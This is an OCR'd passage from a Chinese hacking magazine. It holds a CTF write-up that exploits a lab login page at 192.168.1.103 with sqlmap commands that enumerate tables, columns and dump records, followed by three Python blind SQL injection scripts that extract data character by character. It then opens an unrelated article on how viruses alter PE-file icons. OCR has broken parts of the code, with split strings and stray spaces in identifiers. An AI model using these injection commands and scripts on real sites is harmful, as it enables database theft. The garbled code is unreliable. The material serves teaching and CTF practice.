# ./sqlmap.py -u "http://192.168.1.103:81/PHP/2/login.php" -v 1
--method POST --data "admin=admin' and '1&pass=ss& action=login"
--string "Bad username" -D phpformsql --tables
```



图 6

参数说明如下。

-D 使用指定的数据库名，这儿为 phpformsql。

-tables：枚举出指定数据库里面的表名。

结果如图 7 所示。




图 7

4）获取当前数据库下当前表的所有字段：

```
# ./sqlmap.py -u "http://192.168.1.103:81/PHP/2/login.php" -v 1
--method POST --data "admin=admin' and '1&pass=ss&action=login"
--string "Bad username" -D phpformsql -T admin --columns
```

参数说明如下。

-T 指定枚举的表名，这儿为 admin。

-columns：枚举出指定表里面的所有列名及其类型和长度。

结果如图 8 所示。




图 8

5）获取所有的记录内容：

```
# ./sqlmap.py -u "http://192.168.1.103:81/PHP/2/login.php" -v 1
--method POST --data "admin=admin' and '1&pass=ss&action =login"
--string "Bad username" -D phpformsql -T admin --dump
```

参数说明如下。

-dump：获取所有记录。

结果如图 9 所示。




图 9

获得了所有记录的内容了，我们就可以使用 welcome 登录，获得信息如图 10 所示。




图 10

本来注入到这儿，就已经结束了。可是题目却还没有结束。直接在填 Key 的地方提交得到的：1pilrmkym，可是却提示答案不对。多次核对，确定这个不是 Key。于是又找了好久，才注意到网页源码中的一句话：

```
! -- Some of the information is encrypted, but you can crack it. -- !
```

估计 Key 还经过了某种加密变换，可这会是什么样的方式呢？百思不得其解。试试用 admin 登录，可是却提示用户名或密码不对，这又是为什么呢？明明 admin 的密码是 aeolr，可是却登录不上。估计是出题人作了限制，而这个是个提示。在队友细心的研究下，发现 Username 为 admin 时 Password 为 aeolr，从 admin 到 aeolr 使用了古典密码中的维吉尼亚加密法，从第 *i*（*i*=0，1，2，3…）位开始，每个字母向后移 *i*（*i*=0，1，2，3…）位，第 0 位 a 不变，第 1 位的 d 向后移 1 位变成了 e，依此类推。即在加密变换过程中，密钥为 abcde。那么，我们将 lpilrmkym 进行维吉尼亚加密，密钥使用 abcdefghi 后得到 loginhere，填入答案，终于过关了。

题目至此终于完了，我们队获得了此题的积分。

也许你会认为，我们上面只是用到了 Sqlmap 这个工具来注入，却并没有了解真正的原理，很多牛人都会说："只会用工具，说明你还没有入门"之类的话来鞭策新手，不要只满足于使用工具。那么，接下来我们就来编写一个 Python 脚本，模拟上面 Sqlmap 工具的功能。

附加一点说明：其实出题人已经考虑到了我们猜表名和列名的麻烦，所以表名和列名能通过题目的网页源码片段中查看到。我之所以要用 Sqlmap 来作一次演示，一来是想让整个过程更为完整，二来是为实战作准备，实际环境是不会事先知道表名和列名的。

程序功能描述：1）获得当前使用的表名，get_tbl_ name.py；
2）获得当前表下的所有列名，get_ col_ name.py；
3）获取当前表里面的所有记录，post_ inj.py。

Python 说明：

在 Python 中，有很多用于处理 Web 页面的库，而我最常用的是 urllib 和 urllib2 这两个库，很多时候会两个都用到。

还要说明的是，Python 里面的单引号、双引号没有任何区别，仅仅是看需要而用，比如字符串本身包含单引号，那么这时就只能用双引号来表示字符串，反之亦然。

程序 1：get_tbl_name.py

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

import urllib,urllib2
url = "http://192.168.1.103:81/php/2/Login.php"

data = {'admin':"admin' and '1'='1", 'pass':"test", 'action':'login'}

ok_keyword = "Bad username or password" # what keyword will return if ok

def main():
    for tbl in open("tables.txt"):
        tbl = tbl.rstrip()
        data['admin'] = "admin' and (SELECT 1 from %s limit 0,1)=1 and '1'='1" % tbl

        login = urllib.urlencode(data)
        ans = urllib2.urlopen(url, login)
        line = ans.read()

        if line.find(ok_keyword) != -1:
            print "FoundIt, The table is: %s" % tbl
            break

if __name__ == '__main__':
    main()
```

文件 tables.txt 里面存放了常用表名，一行一个。

执行效果如图 11 所示。




图 11

键入文档的程序 2：get_col_name.py

```
#!/usr/bin/env python
import urllib,urllib2

url = "http://192.168.1.103:81/php/2/Login.php"
data = {'admin':"admin' and '1'='1",
        'pass':"test",
        'action':'login'}

ok_keyword = "Bad username or password" # what keyword will return if ok

def main():
    for col in open("columns.txt"):
        col = col.rstrip()
        data['admin'] = "admin' and (SELECT substring(concat(1, %s),1,1) from manager limit 0,1)=1 and '1'='1" % col

        login = urllib.urlencode(data)
        ans = urllib2.urlopen(url, login)
        line = ans.read()

        if line.find(ok_keyword) != -1:
            print "FoundIt, The column is: %s" % col

if __name__ == '__main__':
    main()
```

文件 columns.txt 里面存放了常用字段名，一行一个。

执行效果如图 12 所示。




图 12

程序 3：post_inj.py

这个程序比前面两个要复杂些，因此对数据结构说明一下。data = {'admin':"admin' and '1'='1", 'pass':"test",'action':'login'} 这个结构在 python 中是一个字典，是一种键—值的对应关系，相当于 perl 中的 hash。直接用 data['admin']就取得值" admin' and '1'='1" 串。

answer = [] 为定义一个空列表，向列表里面添加元素用 answer.append(elem)。begin, end = (32, 126) 这一行语法，表示同时赋值，结果为 begin=32，end = 126。

urllib.urlencode(data) 表示将提交的数据进行 url 编码，空格会变成 20%。

下面说下最为重要的几行：

```
login = urllib.urlencode(data)
ans = urllib2.urlopen(url, login)
 line = ans.read()
 if line.find(ok_keyword) != -1:
     return True
```

第 1 行中将 data 的内容进行相应的 url 编码，第 2 行向服务器的 URL 提交 post 类型的参数，第 3 行获取服务器的返回页面，第 4 行判断返回页面中是否包含特征字符串，如果包含就返回 True。

这几行也就是三个程序的灵魂所在了，通过不断地向服务器 post 数据，处理返回页面，最后判断结果。

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-
import urllib,urllib2
url = "http://192.168.1.103:81/php/2/Login.php"
data = {'admin':"admin' and '1'='1",
        'pass':"test",
        'action':'login'}
ok_keyword = "Bad username or password" # what keyword will
return if ok
table_name = 'admin'              # which table
rec_index = 1                     # which record, the first is 0
field_name = 'pass'               # which field
field_len_max = 13                # the max len of the field
answer = []                       # the final answer
def guess_ascii(x, y):
    data['admin'] = "admin' and ascii(substring((select %s from %s
limit %d,1),%d,1))<%d and '1'='1" % (field_name, table_name,
rec_index, x, y+1)
    #print data
    login = urllib.urlencode(data)
    ans = urllib2.urlopen(url, login)
    line = ans.read()
    if line.find(ok_keyword) != -1:
        return True
def main():
    for x in range(1,field_len_max):
        is_find = False
        begin, end = (32, 126)
        while begin <= end:
            y = (begin + end) / 2
            #print "y =", y, "begin =", begin, "end =", end
            data['admin'] = "admin' and ascii(substring ((select
%s from %s limit %d,1),%d,1))>%d and '1'='1" % (field_ name,
table_name, rec_index, x, y-1)
            #print data
            login = urllib.urlencode(data)
            ans = urllib2.urlopen(url, login)
            line = ans.read()
            if line.find(ok_keyword) != -1:
                begin = y + 1
                if guess_ascii(x, y):
                    is_find = True
            else:
                end = y - 1
            if is_find:
                ch = chr(y)
                answer.append(ch)
                print "Found---bit %d, ascii: %d, char: %c" %
(x, y, ch)
                break
    print 'The answer is: %s' % ''.join(answer)
if __name__ == '__main__':
    main()
```

下面是程序执行的截图，如图 13 所示。





图 13

（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：无
关键词：PE、图标修改



PE 文件图标修改原理详解

文/图　换心、Handt

PE 文件是 Portable Execute 的全称，Windows 系统中常见的 EXE、DLL、OCX、SYS、COM 都是 PE 文件。很多病毒感染的对象都是 PE 文件，在感染的过程中总会涉及图标修改的问题。有的病毒会把被感染文件的图标替换成自身的图标，例如熊猫烧香病毒；有的病毒需要给自己装上一个伪装的图标，如泛滥不绝的文件夹病毒；有的病毒在采用捆绑式感染之后，需要用被感染文件的图标来替换自身的图标，防止暴露……所有这些，都是与 PE 文件图标修改相关。那病毒编写者是怎么实现的呢？下面将通过结合手动修改 PE 文件图标的实例来解析其中的原理。

说到 PE 文件，就不能不说 PE 文件的结构。PEView 是一款可以方便地查看 PE 文件结构的软件。使用 PEView 打开任何一个 PE 文件，就以 PEView 自身为例，可以清晰地看到一个 PE 文件的组成和相关重要域的值。如图 1 所示。左边的框显示了 PEView 的结构，从上到下依次是 DOS 头，DOS 小程序，NT 映象头，节表和各个节。其中，SECTION.rsrc 就是要详细讲解的 PE 文件资源节。这里存放着 PE 文件的图标信息。

资源节一般命名为.rsrc，存放图标、对话框等程序要用到的资源。资源节是树形目录，它有一个主目录，主目录下又有子目录，子目录下可以有子目录或者是数据。通常情况下，资源节会有三层目录（资源类型、资源标识符、资源语言 ID），第四层是

数据项，如图 2 所示。图 3 显示了 PEView 的资源节目录结构。




图 1　PEView 查看 PE 文件结构

方框标出的第一个结构 IMAGE_RESOURCE_DIRECTORY 是目录的结构，展开来看为图 3 所示。NumberOfNamedEntries 是指由名字标识的资源数，NumberOfIdEntries 是指由 ID 标识的资源数。可以看到，前者为 00H 个，后者为 09H 个，共用 9 个，因此下面 9 项就是这九个以 ID 标识的目录项。

